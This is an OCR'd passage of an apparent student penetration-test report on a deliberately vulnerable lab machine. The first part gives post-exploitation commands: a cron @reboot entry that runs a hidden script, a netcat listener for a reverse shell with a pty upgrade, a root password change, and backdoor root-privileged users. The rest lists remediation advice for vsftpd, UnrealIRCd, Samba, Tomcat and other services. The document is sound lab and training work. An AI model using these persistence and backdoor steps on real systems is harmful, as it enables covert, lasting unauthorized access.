
to run automatically every time the machine reboots

crontab -l 2>/dev/null: Lists current cron jobs. If there are no existing jobs, it silences the error message.

echo "@reboot /bin/bash ~/.config/.sysup/.sysup.sh &": Adds a new cron job that will run the script **~/.config/.sysup/.sysup.sh** every time the machine reboots.

| crontab -: Updates the cron jobs to include the new one, making the script run at reboot.

nc -lvnp 4444



nc: Runs Netcat, a networking utility for reading/writing data over TCP or UDP.

-l: Tells Netcat to listen for an incoming connection.


-v: Enables verbose mode so you can see connection details.

-n: Prevents DNS lookups, using raw IP addresses only (faster).

-p 4444: Specifies the port number to listen on (in this case, 4444).

Proof of concept:

nc -lvnp 4444



python -c 'import pty; pty.spawn("/bin/bash")'; stty raw -echo; fg


python -c 'import pty; pty.spawn("/bin/bash")': Upgrades the reverse shell to a fully interactive TTY shell

stty raw -echo: Disables character echoing, making the shell more interactive.

fg: Brings the shell to the foreground so it can be used properly.


After that I **changed** the root **password** to be root

passwd



IRC Service (UnrealIRCd)-port 6667:


- we will add new user as backdoor(depi) to maintain access and
- user full administrative privileges (like root) . ensure that ssh service works.




using ssh :

SMB Service(Samba "username map script" Command Execution)-ports 45 , 139:

we will add new user as backdoor(depi2) to maintain access and give this user full administrative privileges (like root) .



ensure that ssh service works.



using ssh .

Recommendations

FTP (vsftpd 2.3.4) Port 21

- **Vulnerability:** vsftpd 2.3.4 contains a backdoor vulnerability (CVE-2011-2523) that allows an attacker to gain unauthorized remote access

- **Potential Impact:** High. Successful exploitation provides a root shell, compromising the entire system.

Security recommendations:

- Disable vsftpd 2.3.4 and upgrade to a secure version:

  sudo apt-get remove vsftpd -y

  sudo apt-get install vsftpd -y

- Restrict FTP access using firewall rules:

  sudo ufw deny 21/tcp

- Use SFTP (Secure FTP) instead of FTP to encrypt communication.

Java RMI Service Port 1099

- **Vulnerability:** Exposed RMI registry is vulnerable to RCE.
- **Potential Impact:** High. Arbitrary Java code execution can lead to full system

Security recommendations:

- Disable Java RMI.

  systemctl disable rmiregistry

- Implement firewall rules to block unauthorized access

  sudo ufw deny 1099/tcp

- Secure RMI: Restrict access to the RMI registry.

- Use Secure Configurations: Implement SSL/TLS for RMI communications.

IRC Service (UnrealIRCd) – Port 6667:

Vulnerability: UnrealIRCd 3.2.8.1 contains a **known backdoored version** that was maliciously modified before distribution. It allows remote attackers to execute arbitrary system commands by sending a specific command over the IRC service.
Potential Impact: High. Successful exploitation grants the attacker remote command execution as the user running the service.
Severity: Critical
Recommendation:

- **Reinstall from Trusted Source:** Remove the current installation and reinstall UnrealIRCd from the official source.
- **Access Control:** Restrict access to the IRC port using a firewall to trusted IPs only.
- **Monitor Logs:** Regularly monitor IRC traffic and system logs for suspicious commands.
- **Use Updated Software:** Ensure future software downloads are verified with checksums or digital signatures.

SMB Service (Samba “username map script” Command Execution) – Port 445

Vulnerability: Misconfigured Samba with the username map script feature enabled allows unauthenticated attackers to execute shell commands by injecting them in the username field during SMB sessions.
Potential Impact: High. This leads to unauthenticated remote command execution,
potentially allowing full system compromise.
Severity: Critical
Recommendation:

- **Disable or Secure the username map script:** Ensure that this feature is either disabled or properly secured with input sanitization.
- **Update Samba:** Upgrade to a patched version of Samba that addresses this misconfiguration
- **Access Restrictions:** Use firewall rules to limit access to SMB ports from trusted networks only.
- **Log Review:** Monitor logs for suspicious username inputs and SMB activity.

SMTP Service (Postfix smtpd) - Port 25

Vulnerability: Misconfigured SMTP services can be used for spam relaying or email enumeration. ·

Potential Impact: Low to Medium. It can be leveraged for phishing campaigns or user enumeration. ·

Severity: Medium

Recommendation:

- Disable Open Relay: Ensure that the SMTP server is not configured as an open relay
- Enable Authentication: Use SMTP authentication and restrict email sending permission

---

VNC Service (VNC protocol 3.3) - Port 5900

Vulnerability: VNC is configured without authentication, making it easy to gain control of the graphical desktop.

Potential Impact: High. Unauthorized access can lead to complete control of the

Severity: HIgh

Recommendation:

- Implement Strong Authentication: Use strong passwords and enable encryption.
- Restrict Access: Limit VNC access to trusted networks.

Telnet Weak Authentication (Port 23 - Telnet)

Vulnerability: Telnet service is enabled with default or weak credentials (e.g., msfadmin:msfadmin) allowing attackers to gain unauthorized access.

Potential Impact: High. Unauthorized access can lead to complete control of the

Severity: HIgh

Recommendation:

- Disable Telnet and use SSH instead: Telnet transmits data (including passwords) in plaintext, making it highly insecure. Replace it with SSH, which provides encrypted communication.

- Enforce strong credentials and access controls:password policies, and limit access using firewalls or allowlists to reduce exposure.

Apache Tomcat Manager Exposed with Default Credentials (Port 8180)

Vulnerability: The Apache Tomcat Manager interface is publicly accessible and uses default credentials, allowing remote code execution through WAR file uploads.

Potential Impact: High. Unauthorized access can lead to complete control of the

Severity: Medium

Recommendation:

- Restrict access to the Tomcat Manager interface: Use network-level controls (e.g., firewalls or reverse proxies) to restrict access only to trusted IPs or internal users.
- Change default credentials and implement strong authentication: Remove default accounts, enforce complex passwords, and consider integrating with centralized authentication systems (e.g., LDAP or SSO).